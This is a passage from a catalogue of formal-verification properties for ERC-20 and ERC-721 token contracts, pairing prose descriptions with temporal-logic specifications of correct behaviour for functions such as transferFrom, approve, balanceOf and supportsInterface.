[](started(contract.transferFrom(from, to, value), from == address(0)) ==>
  <>(reverted(contract.transferFrom) || finished(contract.transferFrom, return ==
      false)))
```

erc20-transferfrom-revert-to-zero

Function `transferFrom` Fails for Transfers To the Zero Address. All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail. Specification:

```
[](started(contract.transferFrom(from, to, value), to == address(0)) ==>
  <>(reverted(contract.transferFrom) || finished(contract.transferFrom, return ==
      false)))
```

erc20-transferfrom-succeed-normal

Function `transferFrom` Succeeds on Admissible Non-self Transfers. All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from`,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from`,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call. Specification:

```
[](started(contract.transferFrom(from, to, value), from != address(0) && to !=
    address(0) && from != to && value <= _balances[from] && value <=
    _allowances[from][msg.sender] && _balances[to] + value <
    0x100000000000000000000000000000000000000000000000000000000000000000 && value >=
    0 && _balances[to] >= 0 && _balances[from] >= 0 && _balances[from] <
    0x100000000000000000000000000000000000000000000000000000000000000000 &&
    _allowances[from][msg.sender] >= 0 && _allowances[from][msg.sender] <
    0x100000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transferFrom(from, to, value), return == true)))
```

erc20-transferfrom-succeed-self

Function `transferFrom` Succeeds on Admissible Self Transfers. All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` , and
- the supplied gas suffices to complete the call. Specification:

```
[](started(contract.transferFrom(from, to, value), from != address(0) && from == to
    && value <= _balances[from] && value <= _allowances[from][msg.sender] && value
    >= 0 && _balances[from] <
    0x10000000000000000000000000000000000000000000000000000000000000000 &&
    _allowances[from][msg.sender] <
    0x10000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transferFrom(from, to, value), return == true)))
```

erc20-transferfrom-correct-amount

Function `transferFrom` Transfers the Correct Amount in Non-self Transfers. All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest` . Specification:

```
[](willSucceed(contract.transferFrom(from, to, value), from != to && value >= 0 &&
    _balances[from] >= 0 && _balances[from] <
    0x10000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] >= 0 && _balances[to] + value <
    0x10000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transferFrom(from, to, value), return == true ==>
      _balances[from] == old(_balances[from]) - value && _balances[to] ==
      old(_balances[to] + value))))
```

erc20-transferfrom-correct-amount-self

Function `transferFrom` Performs Self Transfers Correctly. All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`). Specification:

```
[](willSucceed(contract.transferFrom(from, to, value), from == to && value >= 0 &&
    value < 0x10000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[from] >= 0 && _balances[from] <
    0x10000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transferFrom(from, to, value), return == true ==>
      _balances[from] == old(_balances[from]))))
```

erc20-transferfrom-correct-allowance

Function `transferFrom` Updated the Allowance Correctly. All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, value), value >= 0 && value <
    0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[from] >= 0 && _balances[from] <
    0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] >= 0 && _balances[to] <
    0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _allowances[from][msg.sender] >= 0 && _allowances[from][msg.sender] <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transferFrom(from, to, value), return == true ==>
      ((_allowances[from][msg.sender] == old(_allowances[from][msg.sender]) -
      value) || (_allowances[from][msg.sender] ==
      old(_allowances[from][msg.sender]) && (from == msg.sender ||
        old(_allowances[from][msg.sender]) ==
        0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF))))))
```

erc20-transferfrom-change-state

Function `transferFrom` Has No Unexpected State Changes. All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest`,
- The balance entry for the address in `from`,
- The allowance for the address in `msg.sender` for the address in `from`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, amount), p1 != from && p1 != to &&
    (p2 != from || p3 != msg.sender)) ==> <>(finished(contract.transferFrom(from,
      to, amount), return == true ==> (_totalSupply == old(_totalSupply) &&
      _balances[p1] == old(_balances[p1]) && _allowances[p2][p3] ==
      old(_allowances[p2][p3]) && other_state_variables ==
      old(other_state_variables)))))
```

erc20-transferfrom-fail-exceed-balance

Function `transferFrom` Fails if the Requested Amount Exceeds the Available Balance. Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail. Specification:

```
[](started(contract.transferFrom(from, to, value), value > _balances[from] &&
    _balances[from] >= 0 && _balances[from] <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(reverted(contract.transferFrom) || finished(contract.transferFrom, return ==
      false)))
```

erc20-transferfrom-fail-exceed-allowance

Function `transferFrom` Fails if the Requested Amount Exceeds the Available Allowance. Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail. Specification:

```
[](started(contract.transferFrom(from, to, value), value >
    _allowances[from][msg.sender] && _allowances[from][msg.sender] >= 0 && value <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(reverted(contract.transferFrom) || finished(contract.transferFrom(from, to,
       value), return == false) || finished(contract.transferFrom(from, to,
       value), return == true && (msg.sender == from ||
       _allowances[from][msg.sender] ==
       0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF))))
```

erc20-transferfrom-fail-recipient-overflow

Function `transferFrom` Prevents Overflows in the Recipient's Balance. Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail. Specification:

```
[](started(contract.transferFrom(from, to, value), from != to && _balances[to] +
    value >= 0x1000000000000000000000000000000000000000000000000000000000000000 &&
    value < 0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] >= 0 && _balances[to] <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(reverted(contract.transferFrom) || finished(contract.transferFrom(from, to,
       value), return == false) || finished(contract.transferFrom(from, to,
       value), _balances[to] > old(_balances[to]) + value -
      0x1000000000000000000000000000000000000000000000000000000000000000)))
```

erc20-transferfrom-false

If Function `transferFrom` Returns `false`, the Contract's State Has Not Been Changed. If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller. Specification:

```
[](willSucceed(contract.transferFrom(from, to, value)) ==>
  <>(finished(contract.transferFrom(from, to, value), return == false ==>
    (_balances == old(_balances) && _totalSupply == old(_totalSupply) &&
    _allowances == old(_allowances) && other_state_variables ==
    old(other_state_variables)))))
```

erc20-transferfrom-never-return-false

Function `transferFrom` Never Returns `false`. The `transferFrom` function must never return `false`. Specification:

```
[](!(finished(contract.transferFrom, return == false)))
```

Properties related to function `totalSupply`

erc20-totalsupply-succeed-always

Function `totalSupply` Always Succeeds. The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas. Specification:

```
[](started(contract.totalSupply) ==> <>(finished(contract.totalSupply)))
```

erc20-totalsupply-correct-value

Function `totalSupply` Returns the Value of the Corresponding State Variable. The `totalSupply` function must return the value that is held in the corresponding state variable of contract contract. Specification:

```
[](willSucceed(contract.totalSupply) ==> <>(finished(contract.totalSupply, return
      == _totalSupply)))
```

erc20-totalsupply-change-state

Function `totalSupply` Does Not Change the Contract's State. The `totalSupply` function in contract contract must not change any state variables. Specification:

```
[](willSucceed(contract.totalSupply) ==> <>(finished(contract.totalSupply,
      _totalSupply == old(_totalSupply) && _balances == old(_balances) &&
      _allowances == old(_allowances) && other_state_variables ==
      old(other_state_variables))))
```

Properties related to function `balanceOf`

erc20-balanceof-succeed-always

Function `balanceOf` Always Succeeds. Function `balanceOf` must always succeed if it does not run out of gas. Specification:

```
[](started(contract.balanceOf) ==> <>(finished(contract.balanceOf)))
```

erc20-balanceof-correct-value

Function `balanceOf` Returns the Correct Value. Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner`. Specification:

```
[](willSucceed(contract.balanceOf) ==> <>(finished(contract.balanceOf(owner),
      return == _balances[owner])))
```

erc20-balanceof-change-state

Function `balanceOf` Does Not Change the Contract's State. Function `balanceOf` must not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.balanceOf) ==> <>(finished(contract.balanceOf(owner),
      _totalSupply == old(_totalSupply) && _balances == old(_balances) &&
      _allowances == old(_allowances) && other_state_variables ==
      old(other_state_variables))))
```

Properties related to function `allowance`

erc20-allowance-succeed-always

Function `allowance` Always Succeeds. Function `allowance` must always succeed, assuming that its execution does not run out of gas. Specification:

```
[](started(contract.allowance) ==> <>(finished(contract.allowance)))
```

erc20-allowance-correct-value

Function `allowance` Returns Correct Value. Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner`. Specification:

```
[](willSucceed(contract.allowance(owner, spender)) ==>
  <>(finished(contract.allowance(owner, spender), return ==
    _allowances[owner][spender])))
```

erc20-allowance-change-state

Function `allowance` Does Not Change the Contract's State. Function `allowance` must not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.allowance(owner, spender)) ==>
  <>(finished(contract.allowance(owner, spender), _totalSupply == old(_totalSupply)
    && _balances == old(_balances) && _allowances == old(_allowances) &&
    other_state_variables == old(other_state_variables))))
```

Properties related to function `approve`

erc20-approve-revert-zero

Function `approve` Prevents Giving Approvals For the Zero Address. All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address. Specification:

```
[](started(contract.approve(spender, value), spender == address(0)) ==>
  <>(reverted(contract.approve) || finished(contract.approve(spender, value),
    return == false)))
```

erc20-approve-succeed-normal

Function `approve` Succeeds for Admissible Inputs. All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas. Specification:

```
[](started(contract.approve(spender, value), spender != address(0)) ==>
  <>(finished(contract.approve(spender, value), return == true)))
```

erc20-approve-correct-amount

Function `approve` Updates the Approval Mapping Correctly. All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`. Specification:

```
[](willSucceed(contract.approve(spender, value), spender != address(0) && value >=
    0 && value <
    0x10000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.approve(spender, value), return == true ==>
      _allowances[msg.sender][spender] == value)))
```

erc20-approve-change-state

Function `approve` Has No Unexpected State Changes. All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes. Specification:

```
[](willSucceed(contract.approve(spender, value), spender != address(0) && (p1 !=
      msg.sender || p2 != spender)) ==> <>(finished(contract.approve(spender,
        value), return == true ==> _totalSupply == old(_totalSupply) && _balances
      == old(_balances) && _allowances[p1][p2] == old(_allowances[p1][p2]) &&
      other_state_variables == old(other_state_variables))))
```

erc20-approve-false

If Function `approve` Returns `false`, the Contract's State Has Not Been Changed. If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller. Specification:

```
[](willSucceed(contract.approve(spender, value)) ==>
  <>(finished(contract.approve(spender, value), return == false ==> (_balances ==
      old(_balances) && _totalSupply == old(_totalSupply) && _allowances ==
      old(_allowances) && other_state_variables == old(other_state_variables)))))
```

erc20-approve-never-return-false

Function `approve` Never Returns `false`. The function `approve` must never returns `false`. Specification:

```
[](!(finished(contract.approve, return == false)))
```

Description of ERC-721 Properties

The specifications are designed such that they capture the desired and admissible behaviors of the ERC-721 functions `transferFrom`, `balanceOf`, `ownerOf`, `getApproved`, `isApprovedForAll`, `approve`, `setApprovalForAll` `supportsInterface`, `tokenURI`, `tokenByIndex`, `tokenByIndex`, `decimals` and `totalSupply`. In the following, we list those property specifications.

Properties related to function `transferFrom`

erc721-transferfrom-succeed-normal

Function `transferFrom` Succeeds on Admissible Inputs. All invocations of `transferFrom(from, to, tokenId)` must succeed if

- address `from` is the owner of token `tokenId`,
- the sender is approved to transfer token `tokenId`,
- transferring the token to the address `to` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call. Specification:

```
[](started(contract.transferFrom(from, to, tokenId), from != address(0) && to !=
    address(0) && _owner[tokenId]==from && ((from == msg.sender) ||
      (_approved[tokenId] == msg.sender) || _approvedAll[from][msg.sender]) &&
  _balances[to] >= 0 && _balances[from] >= 1 && _balances[to] <
  0x10000000000000000000000000000000000000000000000000000000000000000 - 1 &&
  _balances[from] <
  0x10000000000000000000000000000000000000000000000000000000000000000) ==> <>
finished(contract.transferFrom(from, to, tokenId)))
```

erc721-transferfrom-correct-increase

Function `transferFrom` Transfers the Complete Token in Non-self Transfers. All invocations of `transferFrom(from, to, tokenId)` that succeed must subtract a token from the balance of address `from` and add the token to the balance of

address `to`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), from != to &&
    _balances[from] > 0 && _balances[from] <
    0x10000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] <
    0x10000000000000000000000000000000000000000000000000000000000000000 - 1) ==>
  <>(finished(contract.transferFrom(from, to, tokenId), _balances[from] ==
      (old(_balances[from]) - 1) && _balances[to] == (old(_balances[to]) + 1))))
```

erc721-transferfrom-correct-one-token-self

Function `transferFrom` Performs Self Transfers Correctly. All non-reverting invocations of `transferFrom(from, to, tokenId)` that return `true` and where the address `from` equals the address `to` (i.e. self-transfers) must not change the balance entry of the address `from` (which equals `to`). Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), from == to &&
    _owner[tokenId] == from) ==> <>(finished(contract.transferFrom(from, to,
        tokenId), _balances[from] == old(_balances[from]))))
```

erc721-transferfrom-correct-approval

Function `transferFrom` Updates the Approval Correctly. All non-reverting invocations of `transferFrom(from, to, tokenId)` that return must remove any approval for token `tokenId`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), p1 != address(0)) ==>
  <>(finished(contract.transferFrom(from, to, tokenId), (_approved[tokenId] !=
        p1))))
```

erc721-transferfrom-correct-owner-from

Function `transferFrom` Removes Token Ownership of From. All non-reverting and non-self invocations of `transferFrom(from, to, tokenId)` that return, must remove the ownership of token `tokenId` from address `from`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), from != to && from !=
    address(0) && to != address(0) && (msg.sender==from ||
      _approved[tokenId]==msg.sender || _approvedAll[from][msg.sender])) ==>
  <>(finished(contract.transferFrom(from, to, tokenId), (_owner[tokenId] !=
        from))))
```

erc721-transferfrom-correct-owner-to

Function `transferFrom` Transfers Ownership. All non-reverting invocations of `transferFrom(from, to, tokenId)` must transfer the ownership of token `tokenId` to the address `to`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), from != address(0) && to
    != address(0) && _balances[from] >= 0 && _balances[from] <
    0x10000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] >= 0 && _balances[to] <
    0x10000000000000000000000000000000000000000000000000000000000000000 &&
    (msg.sender==from || _approved[tokenId]==msg.sender ||
    _approvedAll[from][msg.sender])) ==> <>(finished(contract.transferFrom(from,
      to, tokenId), (_owner[tokenId] == to))))
```

erc721-transferfrom-correct-balance

Function `transferFrom` Sum of Balances is Constant. All non-reverting invocations of `transferFrom(from, to, tokenId)` must keep the sum of token balances constant. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), from!=address(0) &&
    _balances[from]>0 && to!=address(0) && _balances[from] <
    0x10000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] <
    0x10000000000000000000000000000000000000000000000000000000000000000 ) ==>
  <>(finished(contract.transferFrom(from, to, tokenId),
      (old(_balances[from])-_balances[from]) ==
    (_balances[to]-old(_balances[to])))))
```

erc721-transferfrom-correct-state-balance

Function `transferFrom` Keeps Balances Constant Except for From and To. All non-reverting invocations of `transferFrom(from, to, tokenId)` must only modify the balance of the addresses `from` and `to`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), p1 != from && p1 != to )
  ==> <>(finished(contract.transferFrom(from, to, tokenId), _balances[p1] ==
      old(_balances[p1]))))
```

erc721-transferfrom-correct-state-owner

Function `transferFrom` Has Expected Ownership Changes. All non-reverting invocations of `transferFrom(from, to, tokenId)` must only modify the ownership of token `tokenId`. Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), t1 != tokenId) ==>
  <>(finished(contract.transferFrom(from, to, tokenId), _owner[t1] ==
      old(_owner[t1]) && _owner[t1] == old(_owner[t1]))))
```

erc721-transferfrom-correct-state-approval

Function `transferFrom` Has Expected Approval Changes. All non-reverting invocations of `transferFrom(from, to, tokenId)` must remove only approvals for token `tokenId` Specification:

```
[](willSucceed(contract.transferFrom(from, to, tokenId), t1 != tokenId) ==>
  <>(finished(contract.transferFrom(from, to, tokenId), _approved[t1] ==
      old(_approved[t1]))))
```

erc721-transferfrom-revert-invalid

Function `transferFrom` Fails for Invalid Tokens. All calls of the form `transferFrom(from, to, tokenId)` must fail for any invalid token. Specification:

```
[](started(contract.transferFrom(from, to, tokenId), _owner[tokenId] == address(0))
  ==> <>(reverted(contract.transferFrom)))
```

erc721-transferfrom-revert-from-zero

Function `transferFrom` Fails for Transfers From the Zero Address. All calls of the form `transferFrom(from, to, tokenId)` must fail if the `from` address is zero. Specification:

```
[](started(contract.transferFrom(from, to, tokenId), from == address(0)) ==>
  <>(reverted(contract.transferFrom(from, to, tokenId))))
```

erc721-transferfrom-revert-to-zero

Function `transferFrom` Fails for Transfers To the Zero Address. All calls of the form `transferFrom(from, to, tokenId)` must fail if the address `to` is the zero address. Specification:

```
[](started(contract.transferFrom(from, to, tokenId), to == address(0)) ==>
  <>(reverted(contract.transferFrom(from, to, tokenId))))
```

erc721-transferfrom-revert-not-owned

Function `transferFrom` Fails if `From` Is Not Token Owner. Any call of the form `transferFrom(from, to, tokenId)` must fail if address 'from' is not the owner of token `tokenId` . Specification:

```
[](started(contract.transferFrom(from, to, tokenId), _owner[tokenId]!= from) ==>
  <>(reverted(contract.transferFrom)))
```

erc721-transferfrom-revert-exceed-approval

Function `transferFrom` Fails for Token Transfers without Approval. Any call of the form `transferFrom(from, to, tokenId)` must fail if the sender is neither the token owner nor an operator of the token owner nor approved for token `tokenId` . Specification:

```
[](started(contract.transferFrom(from, to, tokenId), msg.sender!=from &&
    _approved[tokenId]!=msg.sender && !_approvedAll[from][msg.sender]) ==>
  <>(reverted(contract.transferFrom)))
```

Properties related to function `supportsInterface`

erc721-supportsinterface-correct-erc721

Function `supportsInterface` Signals that the Contract Supports `ERC721` . Invocations of `supportsInterface(id)` must signal that the interface `ERC721` is implemented. Specification:

```
[](willSucceed(contract.supportsInterface(id), id==0x80ac58cd) ==> <>
  finished(contract.supportsInterface(id), return==true))
```

erc721-supportsinterface-metadata

Function `supportsInterface` Returns that Interface ERC721Metadata Implemented. A call of `supportsInterface(interfaceId)` with the interface id of ERC721Metadata must return true. Specification:

```
[](willSucceed(contract.supportsInterface(interfaceId), interfaceId==0x5b5e139f)
  ==> <> finished(contract.supportsInterface(interfaceId), return==true))
```

erc721-supportsinterface-enumerable

Function `supportsInterface` Signals that the Contract Supports ERC721Enumerable. Invocations of `supportsInterface(interfaceId)` must signal the support of the interface `ERC721Enumerable` since it is implemented. Specification:

```
[](willSucceed(contract.supportsInterface(interfaceId), interfaceId==0x780e9d63)
  ==> <> finished(contract.supportsInterface(interfaceId), return==true))
```

erc721-supportsinterface-succeed-always

Function `supportsInterface` Always Succeeds. Function `supportsInterface` must always succeed if it does not run out of gas. Specification:

```
[](started(contract.supportsInterface(id)) ==> <>
  finished(contract.supportsInterface(id)))
```

erc721-supportsinterface-correct-erc165

Function `supportsInterface` Signals that the Contract Supports ERC165. Invocations of `supportsInterface(id)` must signal that the interface `ERC165` is implemented. Specification:

```
[](willSucceed(contract.supportsInterface(id), id==0x01ffc9a7) ==> <>
  finished(contract.supportsInterface(id), return==true))
```

erc721-supportsinterface-correct-false

Function `supportsInterface` Returns `False` for Id 0xffffffff. Invocations of `supportsInterface(id)` with `id` 0xffffffff must return `false`. Specification:

```
[](willSucceed(contract.supportsInterface(id), id==0xffffffff) ==> <>
  finished(contract.supportsInterface(id), return==false))
```

erc721-supportsinterface-no-change-state

Function `supportsInterface` Does Not Change the Contract's State. Function `supportsInterface` must not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.supportsInterface(id)) ==>
  <>(finished(contract.supportsInterface(id), other_state_variables ==
    old(other_state_variables))))
```

Properties related to function `balanceOf`

erc721-balanceof-succeed-normal

Function `balanceOf` Succeeds on Admissible Inputs. All invocations of `balanceOf(owner)` must succeed if the address `owner` is not zero and it does not run out of gas. Specification:

```
[](started(contract.balanceOf(owner), owner!=address(0)) ==>
  <>(finished(contract.balanceOf)))
```

erc721-balanceof-correct-count

Function `balanceOf` Returns the Correct Value. Invocations of `balanceOf(owner)` must return the value that is held in the balance mapping for address `owner`. Specification:

```
[](willSucceed(contract.balanceOf) ==> <>(finished(contract.balanceOf(owner),
      return == _balances[owner])))
```

erc721-balanceof-revert

Function `balanceOf` Fails on the Zero Address. Invocations of `balanceOf(owner)` must fail if the address `owner` is the zero address. Specification:

```
[](started(contract.balanceOf(owner), owner==address(0)) ==>
  <>(reverted(contract.balanceOf(owner))))
```

erc721-balanceof-no-change-state

Function `balanceOf` Does Not Change the Contract's State. Function `balanceOf` must not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.balanceOf) ==> <>(finished(contract.balanceOf, _balances ==
      old(_balances) && other_state_variables == old(other_state_variables))))
```

Properties related to function `ownerOf`

erc721-ownerof-succeed-normal

Function `ownerOf` Succeeds For Valid Tokens. Function `ownerOf(token)` must always succeed for valid tokens if it does not run out of gas. Specification:

```
[](started(contract.ownerOf(token), _owner[token]!=address(0)) ==>
  <>(finished(contract.ownerOf)))
```

erc721-ownerof-correct-owner

Function `ownerOf` Returns the Correct Owner. Invocations of `ownerOf(token)` must return the owner for a valid token `token` that is held in the contract's owner mapping. Specification:

```
[](willSucceed(contract.ownerOf(token), _owner[token]!=address(0)) ==>
  <>(finished(contract.ownerOf(token), return == _owner[token])))
```

erc721-ownerof-revert

Function `ownerOf` Fails On Invalid Tokens. Invocations of `ownerOf(token)` must fail for an invalid token. Specification:

```
[](started(contract.ownerOf(token), _owner[token]==address(0)) ==>
  <>(reverted(contract.ownerOf(token))))
```

erc721-ownerof-no-change-state

Function `ownerOf` Does Not Change the Contract's State. Function `ownerOf` must not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.ownerOf) ==> <>(finished(contract.ownerOf, _owner ==
      old(_owner) && other_state_variables == old(other_state_variables))))
```

Properties related to function `getApproved`

erc721-getapproved-succeed-normal

Function `getApproved` Succeeds For Valid Tokens. Function `getApproved` must always succeed for valid tokens, assuming that its execution does not run out of gas. Specification:

```
[](started(contract.getApproved(token), _owner[token]!=address(0)) ==>
  <>(finished(contract.getApproved)))
```

erc721-getapproved-correct-value

Function `getApproved` Returns Correct Approved Address. Invocations of `getApproved(token)` must return the approved address of a valid `token`. Specification:

```
[](willSucceed(contract.getApproved(token)) ==>
  <>(finished(contract.getApproved(token), return == _approved[token] || return ==
    address(0))))
```

erc721-getapproved-revert-zero

Function `getApproved` Fails on Invalid Tokens. Invocations of `getApproved(token)` with an invalid token must fail. Specification:

```
[](started(contract.getApproved(token), _owner[token]==address(0)) ==>
  <>(reverted(contract.getApproved)))
```

erc721-getapproved-change-state

Function `getApproved` Does Not Change the Contract's State. Function `getApproved` must not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.getApproved) ==> <>(finished(contract.getApproved,
      _approved == old(_approved) && other_state_variables ==
      old(other_state_variables))))
```

Properties related to function `isApprovedForAll`

erc721-isapprovedforall-succeed-normal

Function `isApprovedForAll` Always Succeeds. Function `isApprovedForAll` does always succeed, assuming that its execution does not run out of gas. Specification:

```
[](started(contract.isApprovedForAll(owner, operator)) ==>
  <>(finished(contract.isApprovedForAll)))
```

erc721-isapprovedforall-correct

Function `isApprovedForAll` Returns Correct Approvals. Invocations of `isApprovedForAll(owner, operator)` must return whether a non-zero address `operator` is approved for tokens of a non-zero address `owner`, or return false. Specification:

```
[](willSucceed(contract.isApprovedForAll(owner, operator), owner!=address(0) &&
    operator!=address(0)) ==> <>(finished(contract.isApprovedForAll(owner,
        operator), return == _approvedAll[owner][operator])))
```

erc721-isapprovedforall-correct-false

Function `isApprovedForAll` Returns Non-Approval For Invalid Inputs. Invocations of `isApprovedForAll(owner, operator)` must return `false` if called with any invalid address. Specification:

```
[](started(contract.isApprovedForAll(owner, operator), owner==address(0) ||
    operator==address(0)) ==> <>(finished(contract.isApprovedForAll, return ==
      false)))
```

erc721-isapprovedforall-change-state

Function `isApprovedForAll` Does Not Change the Contract's State. Function `isApprovedForAll` does not change any of the contract's state variables. Specification:

```
[](willSucceed(contract.isApprovedForAll) ==>
  <>(finished(contract.isApprovedForAll, _approvedAll == old(_approvedAll) &&
    other_state_variables == old(other_state_variables))))
```

Properties related to function `approve`

erc721-approve-succeed-normal

Function `approve` Return for Admissible Inputs. All calls of the form `approve(to, tokenId)` must return if

- the sender is the owner or an authorized operator of the owner
- the token `tokenId` is valid and
- the execution does not run out of gas. Specification:

```
[](started(contract.approve(to, tokenId), (_owner[tokenId]!=address(0)) &&
    (_owner[tokenId]==msg.sender || _approvedAll[_owner[tokenId]][msg.sender]) &&
  (_owner[tokenId]!=to)) ==> <>(finished(contract.approve)))
```

erc721-approve-set-correct

Function `approve` Sets Approve. Any returning call of the form `approve(to, tokenId)` must approve the address `to` for token `tokenId`. Specification:

```
[](willSucceed(contract.approve(to, tokenId), (_owner[tokenId]!=address(0)) &&
    (_owner[tokenId]==msg.sender || _approvedAll[_owner[tokenId]][msg.sender])) ==>
<>(finished(contract.approve(to, tokenId), _approved[tokenId]==to)))
```

erc721-approve-revert-not-allowed

Function `approve` Prevents Unpermitted Approvals. All calls of the form `approve(to, tokenId)` must fail if the message

sender is not permitted to access token `tokenId`. Specification:

```
[](started(contract.approve(to, tokenId), _owner[tokenId]!=msg.sender &&
    !_approvedAll[_owner[tokenId]][msg.sender]) ==> <>(reverted(contract.approve)))
```

erc721-approve-revert-invalid-token

Function `approve` Fails For Calls with Invalid Tokens. All calls of the form `approve(to, tokenId)` must fail for an invalid token. Specification:

```
[](started(contract.approve(to, tokenId), _owner[tokenId] == address(0)) ==>
  <>(reverted(contract.approve)))
```

erc721-approve-change-state

Function `approve` Has No Unexpected State Changes. All calls of the form `approve(to, tokenId)` must only update the allowance mapping according to a valid token `tokenId` and the address `to`, and incur no other state changes. Specification:

```
[](willSucceed(contract.approve(approved, tokenId), t1!=tokenId) ==>
  <>(finished(contract.approve(approved, tokenId),
    _approved[t1]==old(_approved[t1]) && other_state_variables ==
    old(other_state_variables))))
```

Properties related to function `setApprovalForAll`

erc721-setapprovalforall-succeed-normal

Function `setApprovalForAll` Return for Admissible Inputs. Calls of the form `setApprovalForAll(operator, approved)` must return if

- the message sender is not the `operator`,
- `operator` is not the zero address and
- the execution does not run out of gas. Specification:

```
[](started(contract.setApprovalForAll(operator, approved), (msg.sender!=operator)
    && (operator!=address(0))) ==> <>(finished(contract.setApprovalForAll)))
```

erc721-setapprovalforall-set-correct

Function `setApprovalForAll` Approves Operator. All non-reverting calls of the form `setApprovalForAll(operator, approved)` must set the approval of a non-zero address `operator` according to the Boolean value `approved`. Specification:

```
[](willSucceed(contract.setApprovalForAll(operator, approved),
    operator!=address(0)) ==> <>(finished(contract.setApprovalForAll(operator,
        approved), _approvedAll[msg.sender][operator]==approved)))
```

erc721-setapprovalforall-multiple

Function `setApprovalForAll` Can Set Multiple Operators. Calls of the form `setApprovalForAll(operator, approved)` must be able to set multiple operators for the tokens of the message sender. Specification:

```
[](willSucceed(contract.setApprovalForAll(operator, approved), op1!=address(0) &&
    approved && _approvedAll[msg.sender][op1]  ) ==>
  <>(finished(contract.setApprovalForAll(operator, approved),
    _approvedAll[msg.sender][operator] && _approvedAll[msg.sender][op1])))
```

erc721-setapprovalforall-revert-zero

Function `setApprovalForAll` Prevents Giving Approvals to the Zero Address. All calls of the form `setApprovalForAll(operator, approved)` must fail if the address `operator` is the zero address. Specification:

```
[](started(contract.setApprovalForAll(operator, approved), operator == address(0))
  ==> <>(reverted(contract.setApprovalForAll)))
```

erc721-setapprovalforall-change-state

Function `setApprovalForAll` Has No Unexpected State Changes. All calls of the form `setApprovalForAll(operator, approved)` must only update the approval mapping according to the message sender, the address `operator` and the Boolean value `approved` but incur no other state changes. Specification:

```
[](started(contract.setApprovalForAll(op, approved), ow1!=msg.sender || op1!=op)
  ==> <>(finished(contract.setApprovalForAll(op, approved),
      _approvedAll[ow1][op1]==old(_approvedAll[ow1][op1]) &&
      _approvedAll[msg.sender][op]==approved && other_state_variables ==
      old(other_state_variables)) || reverted(contract.setApprovalForAll(op,
        approved))))
```

Properties related to function `totalSupply`

erc721-totalsupply-succeed-always

Function `totalSupply` Always Succeeds. The function `totalSupply` must always succeed, assuming that its execution does not run out of gas. Specification:

```
[](started(contract.totalSupply) ==> <>(finished(contract.totalSupply)))
